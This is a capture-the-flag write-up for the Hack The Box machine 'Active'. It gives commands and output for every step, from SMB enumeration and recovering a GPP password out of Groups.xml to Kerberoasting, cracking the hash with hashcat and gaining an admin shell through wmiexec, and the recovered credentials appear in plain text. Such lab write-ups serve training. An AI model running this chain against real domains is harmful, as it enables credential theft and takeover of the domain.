
Joe Grassl
05/27/2022


HTB Dedicated Box 9 – Active

1. Nmap reveals most of the standard AD ports: SMB, Kerberos, WinRM, etc.




```
root@host:delta$ nmap -sS -T4 -p- 10.129.226.111                                        [4/7]
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-27 09:26 PDT
Nmap scan report for 10.129.226.111
Host is up (0.12s latency).
Not shown: 65512 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5722/tcp  open  msdfsr
9389/tcp  open  adws
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49165/tcp open  unknown
49168/tcp open  unknown
```

2. Shares are open.




```
delta@host:~$ smbclient -L 10.129.226.111 -U '%'

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
SMB1 disabled -- no workgroup available
delta@host:~$
```

3. Get the Groups.xml file.




```
  ..                                D        0  Sat Jul 21 03:37:44 2018
  SecEdit                           D        0  Sat Jul 21 03:37:44 2018

\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups
  .                                 D        0  Sat Jul 21 03:37:44 2018
  ..                                D        0  Sat Jul 21 03:37:44 2018
  Groups.xml                        A      533  Wed Jul 18 13:46:06 2018

\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT
  .                                 D        0  Sat Jul 21 03:37:44 2018
  ..                                D        0  Sat Jul 21 03:37:44 2018
  SecEdit                           D        0  Sat Jul 21 03:37:44 2018

\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit
  .                                 D        0  Sat Jul 21 03:37:44 2018
  ..                                D        0  Sat Jul 21 03:37:44 2018
  GptTmpl.inf                       A     1098  Wed Jul 18 11:49:12 2018

\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT\SecEdit
  .                                 D        0  Sat Jul 21 03:37:44 2018
  ..                                D        0  Sat Jul 21 03:37:44 2018
  GptTmpl.inf                       A     3722  Wed Jul 18 11:49:12 2018

                5217023 blocks of size 4096. 278608 blocks available
smb: \> get "active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml"
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml of size 533 as active.htb\Policies\{3
1B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml (0.8 KiloBytes/sec) (average 0.8 KiloBytes/sec)
smb: \>
```

4. Decrypt it to get the password for SVC_TGS.




```
delta@host:gpp-decrypt$ ./gpp-decrypt -f ~/Groups.xml

                              __                         __
  ___ _  ___   ___   ____ ___/ /  ___  ____ ____ __ __  ___  / /_
 / _ `/ / _ \ / _ \/___// _  /  / -_)/ __/ / __// // / / _ \/ __/
 \_, / / .__// .__/      \_,_/   \__/ \__/ /_/   \_, / / .__/\__/
/___/ /_/   /_/                                /___/ /_/

[ * ] Username: active.htb\SVC_TGS
[ * ] Password: GPPstillStandingStrong2k18
delta@host:gpp-decrypt$
```

5. Using impacket to Kerberoast with the new creds returns an admin ticket!




```
delta@host:~$ getuserspns active.htb/SVC_TGS:GPPstillStandingStrong2k18 -outputfile roast
Impacket v0.9.24.dev1+20210906.175840.50c76958 - Copyright 2021 SecureAuth Corporation

ServicePrincipalName  Name           MemberOf                                                   PasswordLastSet             LastLogon
   Delegation
--------------------  -------------  ---------------------------------------------------------  --------------------------  -------------------------
-  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 12:06:40.351723  2022-05-27 09:09:49.90573
8



delta@host:~$
```

6. Crack it with hashcat.




```
c24832d0729d46df8e618b6bfedad11201a082137b3036a81b1dadc3fa5a39a87a929421a87adda06354076f157456e2b729e:Ticketmaster1968

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Ad...2b729e
Time.Started.....: Fri May 27 15:02:48 2022 (27 secs)
Time.Estimated...: Fri May 27 15:03:15 2022 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (tools/lists/rockyou)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........:   399.1 kH/s (2.23ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests
Progress.........: 10537982/14344384 (73.46%)
Rejected.........: 2046/10537982 (0.02%)
Restore.Point....: 10536957/14344384 (73.46%)
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#2....: TiffanyD -> Thruman94
Hardware.Mon.#2..: Temp: 74c Util: 98%

Started: Fri May 27 15:02:44 2022
Stopped: Fri May 27 15:03:16 2022
delta@host:~$ hashcat -a 0 -m 13100 roast tools/lists/rockyou
```

7. Get the flags straight off SMB.




```
delta@host:~$ smbclient //10.129.226.111/Users -U Administrator
Enter WORKGROUP\Administrator's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Sat Jul 21 07:39:20 2018
  ..                                 DR        0  Sat Jul 21 07:39:20 2018
  Administrator                       D        0  Mon Jul 16 03:14:21 2018
  All Users                       DHSrn        0  Mon Jul 13 22:06:44 2009
  Default                           DHR        0  Mon Jul 13 23:38:21 2009
  Default User                    DHSrn        0  Mon Jul 13 22:06:44 2009
  desktop.ini                       AHS      174  Mon Jul 13 21:57:55 2009
  Public                             DR        0  Mon Jul 13 21:57:55 2009
  SVC_TGS                             D        0  Sat Jul 21 08:16:32 2018

                5217023 blocks of size 4096. 278336 blocks available
smb: \> cd SVC_TGS/Desktop
smb: \SVC_TGS\Desktop\> get user.txt
getting file \SVC_TGS\Desktop\user.txt of size 34 as user.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \SVC_TGS\Desktop\> cd ../../Administrator/Desktop
smb: \Administrator\Desktop\> get root.txt
getting file \Administrator\Desktop\root.txt of size 34 as root.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \Administrator\Desktop\>
```

8. Boom!




```
delta@host:~$ cat user.txt
7a8a381acc56bdf85a4b31c955b7b33c
delta@host:~$ cat root.txt
7155c2de643857a0f9090e7a8d1c16ea
delta@host:~$
```

9. Admin shell for bonus points.



```
delta@host:~$ wmiexec active.htb/Administrator:Ticketmaster1968@10.129.226.111
Impacket v0.9.24.dev1+20210906.175840.50c76958 - Copyright 2021 SecureAuth Corporation

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>type Users\Administrator\Desktop\root.txt
7155c2de643857a0f9090e7a8d1c16ea

C:\>
```


10. User flag submitted.



IP ADDRESS 10.129.226.111

Success!
Flag accepted!

11. Root flag submitted. Done!



IP ADDRESS 10.129.226.111

Success!
Flag accepted!